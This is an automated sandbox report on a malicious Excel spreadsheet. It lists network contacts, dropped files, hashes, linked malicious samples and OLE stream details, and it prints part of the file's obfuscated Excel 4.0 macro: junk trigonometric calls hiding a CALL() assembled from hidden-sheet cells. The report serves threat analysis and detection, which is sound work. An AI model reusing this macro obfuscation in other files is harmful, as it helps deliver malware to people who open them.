http://https://apis.live.net/v5.0/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://management.azure.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://wus2.contentsync.	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://api.office.net	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://entitlement.diagnostics.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://outlook.office.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://templatelogging.office.com/client/log	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://outlook.office365.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://webshell.suite.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://management.azure.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows.net/common/oauth2/authorize	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://devnull.onenote.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://ncus.pagecontentsync.	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://messaging.office.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://augloop.office.com/v2	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://skyapi.live.net/Activity/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://dataservice.o365filtering.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://directory.services.	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.212.121.53	algostore.in	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384202
Start date:	08.04.2021
Start time:	18:36:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	upload_dreport_1364433.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.expl.evad.winXLS@3/7@1/1

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 13.64.90.137, 23.54.113.53, 52.109.76.68, 168.61.161.212, 52.109.12.24, 52.109.76.34, 95.100.54.203, 20.82.210.154, 23.10.249.26, 23.10.249.43, 20.50.102.62, 20.54.26.129, 104.83.87.75, 52.155.217.156 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, e15275.g.akamaiedge.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wildcard.weather.microsoft.com.edgekey.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, tile-service.weather.microsoft.com, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtCreateFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.212.121.53	upload_dreport_1364433.xls	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	upload_dreport_1364433.xls	Get hash	malicious	Browse	• 103.212.121.53
	Scan-45679.exe	Get hash	malicious	Browse	• 43.241.61.180
	FIR_Copy.exe	Get hash	malicious	Browse	• 103.224.241.225
	Copy of Invoice 522967.xlsm	Get hash	malicious	Browse	• 43.239.110.5
	Enquiries & PO.xls	Get hash	malicious	Browse	• 103.102.234.200
	Purchase_Order.xls	Get hash	malicious	Browse	• 103.102.234.200
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 150.242.140.16
	Tomd.htm	Get hash	malicious	Browse	• 103.102.234.241
	SKMBT_C280190724010211.exe	Get hash	malicious	Browse	• 103.102.234.241
	Swift copy.exe	Get hash	malicious	Browse	• 103.224.241.225
	PO71109.EXE	Get hash	malicious	Browse	• 103.102.234.253
	creoagent.dll	Get hash	malicious	Browse	• 103.233.25.209
	creoagent.dll	Get hash	malicious	Browse	• 103.233.25.209
	printouts of outstanding as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 103.11.153.223
	payment infirmation.exe	Get hash	malicious	Browse	• 206.183.111.188
	User Credentials.doc	Get hash	malicious	Browse	• 103.212.121.59
	E-Statement.exe	Get hash	malicious	Browse	• 103.212.121.190
	CV_SrinivasaBabuAdhikari.pdf.exe	Get hash	malicious	Browse	• 103.212.121.190
	STS CARGO SHIPMENT.exe	Get hash	malicious	Browse	• 103.212.121.190
	HSBC Payment Advice.exe	Get hash	malicious	Browse	• 103.212.121.190

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\31A18EA3-F8E4-459A-9527-8B83DF194053	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371004285314851
Encrypted:	false
SSDEEP:	1536:1cQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:tVQ9DQW+zTXiJ
MD5:	5925CAC375BF23316AD8D7B310E2F5A2
SHA1:	2354D73E03F22CA1942B6419DD9EE18773CE2DF2
SHA-256:	CC8B0EAC505E1DA32366FBD5E35F282EAD6C1F74505A7E1D8C320E6A73BF4374

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\31A18EA3-F8E4-459A-9527-8B83DF194053	
SHA-512:	F9EF02606327B8A8C16F9C4BEE503128810AA6D6E1A4DCF03B69AC39C117258DF491EB2393401ABE230747D8A8ACC31DC8766C0140FE0D01EDCF987EC894F4 3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-08T16:37:10">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\B5B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	80323
Entropy (8bit):	7.888869260496569
Encrypted:	false
SSDEEP:	1536:MyPZ8pqrWGHVYPAeWRlMVGoIahaDHTU6hryF70Ki1:tPZJrW2VWg2sTU2yF70Ki1
MD5:	12B90C89AB4CEECD70403208DFBB2250
SHA1:	F30D512FCA19689461A5DA0E37058F70AA0FCCFD
SHA-256:	40778B03F2C320EBBA0B5314F9C2ED73D00649CD4DDDEEB88AD554FB6F6CCEC7
SHA-512:	43810810E625CB74BA8AE1A4F7B4DDD2EC09E580C3EC182B4586C96D917766C7A2BFFF6C2D74E586C8D859EC037FE453D5EEBAD1AC6AC53313B678FEAC22D DD1
Malicious:	false
Reputation:	low
Preview:	.UKO.0..W.?D.....,..G.T...=.X.<....co.....<<..3.O.g.5..D.....J.e.~.^..Y.I8%.w.5 ;[.}...`Eh.-.S.?8G.....''..V$z.K..\.%.....%p.N..-...{....7N.[..|./K.L...|....D.u.Lc''.|..!.-E.z...^.R.y4., {....).7.r.e...F.Oj@.....-....qu....M.]Z.a.`...Rc....;....=9.T...../.\.....Z.`. T!.....=>...v...6...../r..)..r_..\....\..g..SNLk....t.r/''._)...t....PQ<f.||8..#..]:s7.....h.].''..4Ig....*.,;.....5...Of..... ...PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Fri Apr 9 00:37: 14 2021, atime=Fri Apr 9 00:37:14 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.7055110936446
Encrypted:	false
SSDEEP:	12:8fxsJRUx0H6CHiDWEdfDGXn9DW0M+W+jA0/y1bDyvLkeGLkeM4t2Y+xIBjKZm:8fxyW1WSShW0rA0KJDyF7aB6m
MD5:	9F5BC6A89F89967A058133F6CD9C2D1D
SHA1:	AB37C4A44ABC2C76DF2DD9EC76C296A8558CBC2B
SHA-256:	A5C843954C1EE852D2EFFA711C809C61895A6D90022D41A1B826E2A844B5CBD2
SHA-512:	B6CF6C924D6ED48ADCF24326609AB0AD2CC95EAF34D88DE066338802987C390858E6111CFB234BE81EF5A6D833B1DDBED7AD6298392337B8C40DE95321881F 0
Malicious:	false
Reputation:	low
Preview:	L.....F.....-...b.,...P`.,... .....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....a.l.f.o.n.s.....~.1.....R....Desktop.h.....NM..R.....Y.....>.....@...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Aw...`.....X.....675052.....!a..%.H.VZAj...q.I... .....W...!a..%.H.VZAj...q.I.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2..... 9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	4.657212536980188
Encrypted:	false
SSDEEP:	3:oyBVomMIlPdwbIVtlPdwbmMIlPdwbv:dj6OPdV3PdWOPdm
MD5:	5BCEAE4B11BAD38798C24B8CFF42C07D
SHA1:	CDDDD3F63123E108951D9F3134E4BC6C842319AB
SHA-256:	1FBB4753F83F300753566EF8AA2A0BD7F11B6351DB6CA28FEA3A108D5CD142AF
SHA-512:	671E76DF026E712FB8BCD2F6FF29FB15C907B25FB9E35648A9EE2ECB72F41B6230901DC86BE317E960E11C5FE950177000B8904C2168183EB6857334B147FD09
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..upload_dreport_1364433.LNK=0..upload_dreport_1364433.LNK=0..[xls]..upload_dreport_1364433.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\upload_dreport_1364433.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:07 2020, mtime=Fri Apr 9 00:37:14 2021, atime=Fri Apr 9 00:37:14 2021, length=108032, window=hide
Category:	modified
Size (bytes):	2240
Entropy (8bit):	4.722452756988707
Encrypted:	false
SSDEEP:	48:86y1WvYWEkQcsFKnQcGB6p6y1WvYWEkQcsFKnQcGB6:86TZWcFQcGK6TZWcFQcG
MD5:	61FC655F1D6EABD1808A635208C751F7
SHA1:	50C8572DD316AE987A4AB88CF3B0E6BF83B0AC20
SHA-256:	FA03D6E024992116E86081E346B04BEECB1A5A49D65C0B242A94FF23EB8247A5
SHA-512:	F68D84FDB29EF754A6F4E9BC398DF78A34737517112E4D188912460ADB2E7A78002ADCB48EC6505000481071825CD4792213DD826B5DEB7114B7487ED6032F53
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....8....P`..,....P`..,.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..J...R.. .UPLOAD~1.XLS..f.....>Q.u.R.....f.....J&.u.p.l.o.a.d._.d.r.e.p.o.r.t._.1.3.6.4.4.3.3...x.l.s.....a.....-.....`.....>.S.....C:\Users\user\Desktop\upload_dreport_1364433.xls..1.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.u.p.l.o.a.d._.d.r.e.p.o.r.t._.1.3.6.4.4.3.3...x.l.s.....:.,.LB.)...Aw...`.....X.....675052.....!a..%.H.VZAj....Yt.+.....W...!a..%.H.VZAj....Yt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\96B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	143800
Entropy (8bit):	6.966926244132447
Encrypted:	false
SSDEEP:	3072:wA8rmOAIyyzElBIL6lECbgBGzP5xLm7T02rTUKyF70XirW2qkH13oqkHf33BA8rd:H8rmOAIyyzElBIL6lECbgB+P5Nm7TXUA
MD5:	BBB9C39A51FECB5B84FB7A57C5081DE9
SHA1:	B3A1A67C3839822380C71A0CD5EE8256FA35541D
SHA-256:	417BBC38E43CFE8209E0BE1BDB50FF223C83EC8697C2E793F2CDC79BED1C1BCF
SHA-512:	9A76E948878B9A81ACC2B269C5EBF78518615D214C9FB6CEA246B02333697A0838AD3E2DEBA6EFC6DFF1DE4F213FF6B7F01B96B052B88B3D6EB514CA45EBC0C0
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....?.....e..C.a.l.i.b.r.i.1...@...8.....e..C.a.l.i.b.r.i.1...@.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....?.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1.....e..C.a.l.i.b.r.i.1...,..8.....e..C.a.l.i.b.r.i.1.....8.....e..C.a.l.i.b.r.i.1.....8.....e..C.a.l.i.b.r.i.1...h...8.....e..C.a.m.b.r.i.a.1.....4.....e..C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Apr 8 17:19:11 2021, Security: 0
Entropy (8bit):	3.194802926156192
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	upload_dreport_1364433.xls
File size:	281088
MD5:	754118ba489515384b9607af8afb0818
SHA1:	a16a7be15f0d55a3a1e8aa771752d2740cd7b0a6
SHA256:	9a8354e138e9a773581bb74e52e6e1a7dffb3fb0f6ec1859b4a4d7dc62421c97
SHA512:	a6fc3834f997ca328a1e2b85f40bb7a952a608044cba608bd62ce250f035f4d96f81a584a523b90d3ba39f6b5ae671d7b2e92c6b94a5713a1764046b4c75e1ce
SSDEEP:	6144:YcPiTQAVW/89BQnmlcGvgZ7r3J8b5IZJK+flk99:2n99
File Content Preview:	.....>.....#..... .. .!..."..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "upload_dreport_1364433.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-08 16:19:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.335261663834
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . D o c u S i g n . . . . . . D o c s 1 . . . . . D o c s 2 . . . . . D o c s 3 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 c8 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 86 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.248866429231
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . i . . . , ...
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 269254

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	269254
Entropy:	3.16227621583
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . D o c s 2 . . ! . . . . : . . . . * . . . . = ... i . . 9 J . 8 . . . . X .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=ACOSH(8768687687)=ACOS(887687324345)=ASIN(543873524385)=ACOSH(4538354354)=ACOS(54345354345)=ASIN(54354323215216300000)=ACOSH(4535435483212210000)=ACOS(5.46863453535456E+26)=ASIN(4.21621642164261E+27)=ACOSH(45354354385783400000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(35435434852432200000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(35435434852432200000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=CALL(Docs3!BX32&Docs3!BS25&Docs3!BQ45&Docs3!BQ46,Docs3!BZ32&Docs3!CA33&Docs3!BY34&Docs3!CA35&Docs3!CA36,Docs3!CB32&Docs3!CB33,0,Docs3!BU14,Docs3!BZ22,0,0)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4